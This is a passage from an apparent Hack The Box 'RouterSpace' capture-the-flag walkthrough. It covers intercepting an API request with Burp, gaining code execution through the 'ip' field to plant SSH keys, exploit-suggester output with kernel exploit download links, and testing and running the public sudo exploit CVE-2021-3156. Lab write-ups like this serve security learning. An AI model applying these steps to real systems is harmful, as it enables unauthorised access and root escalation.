
and set burp intercepter ip addr

Configure the wifi proxy

and click “check status” button, we get the request data
1 2 3 4 5 6 7 8 9 10
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1 accept: application/json, text/plain, */* user-agent: RouterSpaceAgent Content-Type: application/json Content-Length: 16 Host: routerspace.htb Connection: close Accept-Encoding: gzip, deflate
{"ip":"0.0.0.0"}
and we can get RCE as way1 dose, and write ssh authorized_keys
Root own
We move onto root, we can’t connect back to ourselves however we’re fine to base64 encode tools like linpeas and decode them onto our machine. Nothing immediately stood out so I went back to manually enumerating. After a while, I found that the sudo binary was out dated:
Kernel version: 5.4.0 Architecture: x86_64 Distribution: ubuntu Distribution version: 20.04 Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed Package listing: from current OS
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html Exposure: probable Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*} Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c Comments: ip_tables kernel module must be loaded
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
Details: https://seclists.org/oss-sec/2017/q1/184 Exposure: less probable Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
1 2 3 4 5
paul@routerspace:/tmp$ sudo -V Sudo version 1.8.31 Sudoers policy plugin version 1.8.31 Sudoers file grammar version 46 Sudoers I/O plugin version 1.8.31
Googling this gives us a github page with a public exploit:
CVE-2021-3156
We can test this prior to exploiting using:
1
2
paul@routerspace:/tmp$ sudoedit -s Y
[sudo] password for paul:

We are prompted for a password, rather than given the usage information which suggests that we can exploit this. We transfer the source code over to the box then run the make command. You should get a binary called exploit, we simply run this using ./exploit: